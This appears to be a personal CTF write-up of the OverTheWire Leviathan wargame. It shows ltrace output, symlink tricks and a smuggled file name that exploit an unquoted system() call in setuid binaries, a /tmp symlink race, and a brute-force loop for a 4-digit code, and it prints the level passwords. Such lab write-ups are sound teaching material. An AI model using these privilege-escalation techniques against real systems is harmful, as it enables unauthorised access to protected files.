Leviathan

Writeup for the Leviathan wargame!
[Link to the CTF]
[Link to my github page]

Level 0

I connect to the host using PuTTY and these credentials:

```
Host: leviathan.labs.overthewire.org
Port: 2223
Username: leviathan0
Password: leviathan0
```

The website states the following:

> Data for the levels can be found in the homedirectories. You can look at /etc/leviathan_pass for the various level passwords.


So I will be looking for passwords in this folder later on.

I change the directory.

```
cd ~
```

I can see that there are no visible folders, so I search for hidden ones using:

```
ls -la
```



I go to the .backup folder and there is one file there, called bookmarks.html.
There is a lot of text (not shown in the writeup, because it's so long), so I use grep command

```
cat bookmarks.html | grep leviathan
```

It returns one line:

It's also very long and barely visible here, but the most important part is:

```
the password for leviathan1 is PPIfmI1qsA
```

THE PASSWORD FOR THE NEXT LEVEL HAS BEEN FOUND!

> PPIfmI1qsA

Level 1

I use PuTTY to log to leviathan1. It has a file called `check` in its home directory.

```
leviathan1@gibson:~$ ls
check
leviathan1@gibson:~$ file check
check: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2,
```

Using ltrace I can see it asks for password, and then compares the input with a `sex` string.

```
leviathan1@gibson:~$ ltrace ./check
__libc_start_main(0x80491e6, 1, 0xffffd5e4, 0 <unfinished ...>
printf("password: ")                                                    = 10
getchar(0xf7fbe4a0, 0xf7fd6f90, 0x786573, 0x646f67password: xd
)                                = 120
getchar(0xf7fbe4a0, 0xf7fd6f78, 0x786573, 0x646f67)                     = 100
getchar(0xf7fbe4a0, 0xf7fd6478, 0x786573, 0x646f67)                     = 10
strcmp("xd\n", "sex")                                                   = 1
puts("Wrong password, Good Bye ..."Wrong password, Good Bye ...
)                                              = 29
+++ exited (status 0) +++
leviathan1@gibson:~$ ./check
password: sex
$ ls
check
```

After inputting the correct password, we switch users and can access leviathan2 file, which stores the password.

```
$ cd ~
$ ls
check
$ cd /etc/leviathan_pass
$ ls
leviathan0  leviathan1  leviathan2  leviathan3  leviathan4  leviathan5  leviathan6  leviathan7
$ cat leviathan1
cat: leviathan1: Permission denied
$ cat leviathan2
mEh5PNl10e
```

> mEh5PNl10e

Level 2

I use PuTTY and the new password to log into leviathan2 account. Before explaining my reasoning, I have to admit that I spent almost two hours on this level, so most of my efforts will be cut off.

```
leviathan2@gibson:~$ ls
printfile
leviathan2@gibson:~$ file printfile
printfile: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dyna
mically linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=1692a8137aaa87af21
47f88e09b2efa3135e6f3a, for GNU/Linux 3.2.0, not stripped
```

I see a file called `printfile`. It's also an executable. I try many commands, `readelf`, `strings`, `gdb`, but I can't find anything. I realize that it prints contents of a file.

I can't do anything with this file, I can't print the contents of the file `/etc/leviathan_pass/leviathan3`. I can't create a file or a folder in the home directory.
I can create a file in /tmp/ directory, but I don't have permission to use the `ls` there.

```
Version symbols section '.gnu.version' contains 12 entries:
 Addr: 0x0000000008048364  Offset: 0x000364  Link: 5 (.dynsym)
  000:   0 (*local*)       2 (GLIBC_2.34)    3 (GLIBC_2.0)     4 (GLIBC_2.4)
  004:   3 (GLIBC_2.0)     3 (GLIBC_2.0)     3 (GLIBC_2.0)     1 (*global*)
  008:   3 (GLIBC_2.0)     3 (GLIBC_2.0)     3 (GLIBC_2.0)     1 (*global*)

Version needs section '.gnu.version_r' contains 1 entry:
 Addr: 0x000000000804837c  Offset: 0x00037c  Link: 6 (.dynstr)
  000000: Version: 1  File: libc.so.6  Cnt: 3
  0x0010:   Name: GLIBC_2.4  Flags: none  Version: 4
  0x0020:   Name: GLIBC_2.0  Flags: none  Version: 3
  0x0030:   Name: GLIBC_2.34  Flags: none  Version: 2

Displaying notes found in: .note.gnu.build-id
  Owner                Data size        Description
  GNU                  0x00000014       NT_GNU_BUILD_ID (unique build ID bitstring)
    Build ID: 1692a8137aaa87af2147f88e09b2efa3135e6f3a

Displaying notes found in: .note.ABI-tag
  Owner                Data size        Description
  GNU                  0x00000010       NT_GNU_ABI_TAG (ABI version tag)
    OS: Linux, ABI: 3.2.0
leviathan2@gibson:~$ touch xd
touch: cannot touch 'xd': Permission denied
leviathan2@gibson:~$ ls
printfile
leviathan2@gibson:~$ mkdir folder
mkdir: cannot create directory ‘folder’: Permission denied
leviathan2@gibson:~$ cd /tmp/
leviathan2@gibson:/tmp$ ls
ls: cannot open directory '.': Permission denied
leviathan2@gibson:/tmp$ touch xd
leviathan2@gibson:/tmp$ cat xd
leviathan2@gibson:/tmp$
```

```
leviathan2@gibson:/tmp$ echo lmao >xd
leviathan2@gibson:/tmp$ cat xd
lmao
leviathan2@gibson:/tmp$ cd ~
leviathan2@gibson:~$ ls
printfile
leviathan2@gibson:~$ ./printfile /tmp/xd
lmao
leviathan2@gibson:~$
```

There is a certain type of file in linux, and it's called a symbolic link. It works more or less like a shortcut in windows. I will create a symbolic link in /tmp/ directory to the file with the password. Maybe it will

allow me to print out the contents of the file using `printfile`.

```
leviathan2@gibson:~$ ln -s /etc/leviathan_pass/leviathan3 /tmp/xd
ln: failed to create symbolic link '/tmp/xd': File exists
leviathan2@gibson:~$ ln -s /etc/leviathan_pass/leviathan3 /tmp/link
leviathan2@gibson:~$ cat /tmp/link
cat: /tmp/link: Permission denied
leviathan2@gibson:~$ cd /tmp/
leviathan2@gibson:/tmp$ file link
link: symbolic link to /etc/leviathan_pass/leviathan3
leviathan2@gibson:/tmp$
```

Unfortunaltely, it still does not work :(

```
leviathan2@gibson:~$ ./printfile /tmp/link
You cant have that file...
```

```
leviathan2@gibson:~$ ltrace ./printfile /tmp/link
__libc_start_main(0x80491e6, 2, 0xffffd5d4, 0 <unfinished ...>
access("/tmp/link", 4)                                                    = -1
puts("You cant have that file..."You cant have that file...
)                                                 = 27
+++ exited (status 1) +++
```

The access command returns 0. The '4' means, that the file should be able to be read by a user.

Next morning, I try to create a new folder in /tmp called "dept" (like my nickname). And now I actually can use `ls -la` inside.

```
leviathan2@gibson:/tmp$ mkdir dept
leviathan2@gibson:/tmp$ ls
ls: cannot open directory '.': Permission denied
leviathan2@gibson:/tmp$ cd dept
leviathan2@gibson:/tmp/dept$ ls
leviathan2@gibson:/tmp/dept$ ls -la
total 1560
drwxrwxr-x    2 leviathan2 leviathan2    4096 Feb 15 12:34 .
drwxrwx-wt 1684 root       root       1589248 Feb 15 12:34 ..
leviathan2@gibson:/tmp/dept$ ls
leviathan2@gibson:/tmp/dept$ touch age
leviathan2@gibson:/tmp/dept$ cat age
leviathan2@gibson:/tmp/dept$ ls -la
total 1560
drwxrwxr-x    2 leviathan2 leviathan2    4096 Feb 15 12:35 .
drwxrwx-wt 1684 root       root       1589248 Feb 15 12:36 ..
-rw-rw-r--    1 leviathan2 leviathan2       0 Feb 15 12:35 age
```

```
leviathan2@gibson:/tmp/dept$ echo deptage >age
leviathan2@gibson:/tmp/dept$ cat age
deptage
leviathan2@gibson:/tmp/dept$ ~/printfile age
deptage
```

I can finally print a file!!!!!!!!!!!!!!!!
I create a symbolic link one more time, this time in /tmp/dept.

```
leviathan2@gibson:/tmp/dept$ ln -s /etc/leviathan_pass/leviathan3 /tmp/dept/link
leviathan2@gibson:/tmp/dept$ ~/printfile /tmp/dept/link
You cant have that file...
```

Well, it still isn't working...

```
leviathan2@gibson:/tmp/dept$ cat link
cat: link: Permission denied
leviathan2@gibson:/tmp/dept$ ls -la
total 1564
drwxrwxr-x    2 leviathan2 leviathan2    4096 Feb 15 12:38 .
drwxrwx-wt 1684 root       root       1589248 Feb 15 12:39 ..
-rw-rw-r--    1 leviathan2 leviathan2       8 Feb 15 12:37 age
lrwxrwxrwx    1 leviathan2 leviathan2      30 Feb 15 12:38 link -> /etc/leviathan_pass/leviathan3
```

`ls -la` says that I have read rights to the link file, but I can't still `cat` it.

I turn on my virtual machine with kali linux and try to experiment.

```
┌──(kali㉿kali)-[~/Documents/leviathan]
└─$ ls

┌──(kali㉿kali)-[~/Documents/leviathan]
└─$ touch gg

┌──(kali㉿kali)-[~/Documents/leviathan]
└─$ echo xd >gg

┌──(kali㉿kali)-[~/Documents/leviathan]
└─$ ln -s gg sad

┌──(kali㉿kali)-[~/Documents/leviathan]
└─$ ls -la
total 12
drwxr-xr-x 2 kali kali 4096 Feb 15 07:45 .
drwxr-xr-x 8 kali kali 4096 Feb 15 07:44 ..
-rw-r--r-- 1 kali kali    3 Feb 15 07:45 gg
lrwxrwxrwx 1 kali kali    2 Feb 15 07:45 sad → gg
```

```
┌──(kali㉿kali)-[~/Documents/leviathan]
└─$ cat sad
xd

┌──(kali㉿kali)-[~/Documents/leviathan]
└─$ file sad
sad: symbolic link to gg
```

So with `cat sad` I get contents from gg.

```
┌──(kali㉿kali)-[~/Documents/leviathan]
└─$ cat `file sad`
cat: 'sad:': No such file or directory
cat: symbolic: No such file or directory
cat: link: No such file or directory
cat: to: No such file or directory
xd
```

```
leviathan2@gibson:/etc/leviathan_pass$ ~/printfile `file /tmp/dept/link`
You cant have that file...
```

```
leviathan2@gibson:/etc/leviathan_pass$ cd /tmp/dept
leviathan2@gibson:/tmp/dept$ ls
age  link
leviathan2@gibson:/tmp/dept$ cat age
deptage
leviathan2@gibson:/tmp/dept$ touch "lmao xd"
leviathan2@gibson:/tmp/dept$ ls
age  link  lmao xd
leviathan2@gibson:/tmp/dept$ cat
age      link     lmao xd
leviathan2@gibson:/tmp/dept$ cat
age      link     lmao xd
leviathan2@gibson:/tmp/dept$ cat
age      link     lmao xd
leviathan2@gibson:/tmp/dept$ cat l
link     lmao xd
leviathan2@gibson:/tmp/dept$ cat lmao\ xd
leviathan2@gibson:/tmp/dept$ ~/printfile lmao\ xd
/bin/cat: lmao: No such file or directory
/bin/cat: xd: No such file or directory
```

This wild approach allows us to see more of the code: printfile uses cat.

```
leviathan2@gibson:/tmp/dept$ ltrace ~/printfile lmao\ xd
__libc_start_main(0x80491e6, 2, 0xffffd5b4, 0 <unfinished ...>
access("lmao xd", 4)                                              = 0
snprintf("/bin/cat lmao xd", 511, "/bin/cat %s", "lmao xd")       = 16
geteuid()                                                         = 12002
geteuid()                                                         = 12002
setreuid(12002, 12002)                                            = 0
system("/bin/cat lmao xd"/bin/cat: lmao: No such file or directory
/bin/cat: xd: No such file or directory
 <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )                                            = 256
+++ exited (status 0) +++
```

It will try to acces the contents of the file lmao and xd instead of "lmao xd".

```
leviathan2@gibson:/tmp/dept$ touch lmao
leviathan2@gibson:/tmp/dept$ ls -la
total 1564
drwxrwxr-x    2 leviathan2 leviathan2    4096 Feb 15 13:11 .
drwxrwx-wt 1699 root       root       1589248 Feb 15 13:11 ..
-rw-rw-r--    1 leviathan2 leviathan2       8 Feb 15 12:37 age
lrwxrwxrwx    1 leviathan2 leviathan2      30 Feb 15 12:38 link -> /etc/leviathan_pass/leviathan3
-rw-rw-r--    1 leviathan2 leviathan2       0 Feb 15 13:11 lmao
-rw-rw-r--    1 leviathan2 leviathan2       0 Feb 15 13:07 lmao xd
leviathan2@gibson:/tmp/dept$ chmod u-r lmao
leviathan2@gibson:/tmp/dept$ ls -la
total 1564
drwxrwxr-x    2 leviathan2 leviathan2    4096 Feb 15 13:11 .
drwxrwx-wt 1699 root       root       1589248 Feb 15 13:11 ..
-rw-rw-r--    1 leviathan2 leviathan2       8 Feb 15 12:37 age
lrwxrwxrwx    1 leviathan2 leviathan2      30 Feb 15 12:38 link -> /etc/leviathan_pass/leviathan3
--w-rw-r--    1 leviathan2 leviathan2       0 Feb 15 13:11 lmao
-rw-rw-r--    1 leviathan2 leviathan2       0 Feb 15 13:07 lmao xd
leviathan2@gibson:/tmp/dept$ ltrace ~/printfile lmao\ xd
__libc_start_main(0x80491e6, 2, 0xffffd5b4, 0 <unfinished ...>
access("lmao xd", 4)                                              = 0
snprintf("/bin/cat lmao xd", 511, "/bin/cat %s", "lmao xd")       = 16
geteuid()                                                         = 12002
geteuid()                                                         = 12002
setreuid(12002, 12002)                                            = 0
system("/bin/cat lmao xd"/bin/cat: lmao: Permission denied
/bin/cat: xd: No such file or directory
 <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )                                            = 256
+++ exited (status 0) +++
```

`access` returns 0, but `cat lmao` says Permission denied.

```
leviathan2@gibson:/tmp/dept$ chmod u+r lmao
leviathan2@gibson:/tmp/dept$ echo putrequest >lmao
leviathan2@gibson:/tmp/dept$ ls -la
total 1568
drwxrwxr-x    2 leviathan2 leviathan2    4096 Feb 15 13:11 .
drwxrwx-wt 1700 root       root       1589248 Feb 15 13:13 ..
-rw-rw-r--    1 leviathan2 leviathan2       8 Feb 15 12:37 age
lrwxrwxrwx    1 leviathan2 leviathan2      30 Feb 15 12:38 link -> /etc/leviathan_pass/leviathan3
-rw-rw-r--    1 leviathan2 leviathan2      11 Feb 15 13:13 lmao
-rw-rw-r--    1 leviathan2 leviathan2       0 Feb 15 13:07 lmao xd
```

```
leviathan2@gibson:/tmp/dept$ ltrace ~/printfile lmao\ xd
__libc_start_main(0x80491e6, 2, 0xffffd5b4, 0 <unfinished ...>
access("lmao xd", 4)                                              = 0
snprintf("/bin/cat lmao xd", 511, "/bin/cat %s", "lmao xd")       = 16
geteuid()                                                         = 12002
geteuid()                                                         = 12002
setreuid(12002, 12002)                                            = 0
system("/bin/cat lmao xd"putrequest
/bin/cat: xd: No such file or directory
 <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )                                            = 256
+++ exited (status 0) +++
```

It will output the content of a file lmao, instead of "lmao xd".

```
leviathan2@gibson:/tmp/dept$ touch "link lmao"
leviathan2@gibson:/tmp/dept$ ls
age  link  link lmao  lmao  lmao xd
leviathan2@gibson:/tmp/dept$ ~/printfile "link lmao"
Q0G8j4sakn
putrequest
```

It finally works...

> Q0G8j4sakn

```
leviathan2@gibson:/tmp/dept$ ltrace ~/printfile "link lmao"
__libc_start_main(0x80491e6, 2, 0xffffd5b4, 0 <unfinished ...>
access("link lmao", 4)                                          = 0
snprintf("/bin/cat link lmao", 511, "/bin/cat %s", "link lmao")  = 18
geteuid()                                                       = 12002
geteuid()                                                       = 12002
setreuid(12002, 12002)                                          = 0
system("/bin/cat link lmao"/bin/cat: link: Permission denied
putrequest
 <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )                                          = 256
+++ exited (status 0) +++
```

Level 3

```
leviathan3@gibson:~$ ltrace ./level3
__libc_start_main(0x80492bf, 1, 0xffffd604, 0 <unfinished ...>
strcmp("h0no33", "kakaka")                      = -1
printf("Enter the password> ")                  = 20
fgets(Enter the password> kakaka
"kakaka\n", 256, 0xf7e2a620)                = 0xffffd3dc
strcmp("kakaka\n", "snlprintf\n")               = -1
puts("bzzzzzzzzap. WRONG"bzzzzzzzzap. WRONG
)                       = 19
+++ exited (status 0) +++
```

```
leviathan3@gibson:~$ ./level3
Enter the password> snlprintf
[You've got shell]!
$ whoami
leviathan4
$
```

```
$ cd /etc/leviathan_pass
$ ls -la
total 48
drwxr-xr-x   2 root       root        4096 Oct  5 06:19 .
drwxr-xr-x 109 root       root       12288 Oct  5 06:21 ..
-r--------   1 leviathan0 leviathan0    11 Oct  5 06:19 leviathan0
-r--------   1 leviathan1 leviathan1    11 Oct  5 06:19 leviathan1
-r--------   1 leviathan2 leviathan2    11 Oct  5 06:19 leviathan2
-r--------   1 leviathan3 leviathan3    11 Oct  5 06:19 leviathan3
-r--------   1 leviathan4 leviathan4    11 Oct  5 06:19 leviathan4
-r--------   1 leviathan5 leviathan5    11 Oct  5 06:19 leviathan5
-r--------   1 leviathan6 leviathan6    11 Oct  5 06:19 leviathan6
-r--------   1 leviathan7 leviathan7    11 Oct  5 06:19 leviathan7
$ cat leviathan4
AgvropI4OA
```

It was this easy... Literally done in a minute. I spent like 3 hours on the previous challenge.

> AgvropI4OA


Level 4

```
leviathan4@gibson:~$ ls
leviathan4@gibson:~$ ls -la
total 24
drwxr-xr-x  3 root root       4096 Oct  5 06:19 .
drwxr-xr-x 83 root root       4096 Oct  5 06:20 ..
-rw-r--r--  1 root root        220 Jan  6  2022 .bash_logout
-rw-r--r--  1 root root       3771 Jan  6  2022 .bashrc
-rw-r--r--  1 root root        807 Jan  6  2022 .profile
dr-xr-x---  2 root leviathan4 4096 Oct  5 06:19 .trash
leviathan4@gibson:~$ cd .trash
leviathan4@gibson:~/.trash$ ls -la
total 24
dr-xr-x--- 2 root       leviathan4  4096 Oct  5 06:19 .
drwxr-xr-x 3 root       root        4096 Oct  5 06:19 ..
-r-sr-x--- 1 leviathan5 leviathan4 14928 Oct  5 06:19 bin
```

```
leviathan4@gibson:~/.trash$ ltrace ./bin
__libc_start_main(0x80491a6, 1, 0xffffd5e4, 0 <unfinished ...>
fopen("/etc/leviathan_pass/leviathan5", "r")     = 0
+++ exited (status 255) +++
```

It can open the file???

```
leviathan4@gibson:~/.trash$ ./bin
01000101 01001011 01001011 01101100 01010100 01000110 00110001 01011000 01110001 01110011 00001010
```



https://gchq.github.io/CyberChef/

> EKKlTF1Xqs

It works!

Level 5

```
leviathan5@gibson:~$ ltrace ./leviathan5
__libc_start_main(0x8049206, 1, 0xffffd5f4, 0 <unfinished ...>
fopen("/tmp/file.log", "r")                       = 0
puts("Cannot find /tmp/file.log"Cannot find /tmp/file.log
)                 = 26
exit(-1 <no return ...>
+++ exited (status 255) +++
```

```
leviathan5@gibson:~$ touch /tmp/file.log
leviathan5@gibson:~$ ltrace ./leviathan5
__libc_start_main(0x8049206, 1, 0xffffd5f4, 0 <unfinished ...>
fopen("/tmp/file.log", "r")                       = 0x804d1a0
fgetc(0x804d1a0)                                  = '\377'
feof(0x804d1a0)                                   = 1
fclose(0x804d1a0)                                 = 0
getuid()                                          = 12005
setuid(12005)                                     = 0
unlink("/tmp/file.log")                           = 0
+++ exited (status 0) +++
```

```
leviathan5@gibson:/tmp$ ln -s /etc/leviathan_pass/leviathan6 file.log
leviathan5@gibson:/tmp$ ~/leviathan5
YZ55XPVk2l
```

> YZ55XPVk2l

Level 6

```
leviathan6@gibson:~$ ls
leviathan6
leviathan6@gibson:~$ ltrace ./leviathan6
__libc_start_main(0x80491d6, 1, 0xffffd5f4, 0 <unfinished ...>
printf("usage: %s <4 digit code>\n", "./leviathan6"usage: ./leviathan6 <4 digit
code>
) = 35
exit(-1 <no return ...>
+++ exited (status 255) +++
```

```
leviathan6@gibson:~$ ltrace ./leviathan6 1234
__libc_start_main(0x80491d6, 2, 0xffffd5f4, 0 <unfinished ...>
atoi(0xffffd743, 0xf7fd6f90, 0xf7c184be, 0xf7fbe4a0)     = 1234
puts("Wrong"Wrong
)                                          = 6
+++ exited (status 0) +++
```

After many tries, it seems that leviathan6 can't create files. So I need to make a one-liner script that I can put into the console.

```
for i in {0000..9999}; do echo $i; ./leviathan6 $i | grep -q "Wrong" ||
break; done
```

The script stopped at 7123.

```
7123
^C
leviathan6@gibson:~$ ./leviathan6 7123
$
```

```
leviathan6@gibson:~$ ./leviathan6 7123
$ cd /etc/leviathan_pass
$ ls
leviathan0  leviathan1  leviathan2  leviathan3  leviathan4  leviathan5  leviathan6  leviathan7
$ cat leviathan7
8GpZ5f8Hze
```

> 8GpZ5f8Hze

Level 7

```
leviathan7@gibson:~$ ls
CONGRATULATIONS
```

I finished the ctf!!!!

It was fun and mostly very easy, but for one level, I thought that I will not make it...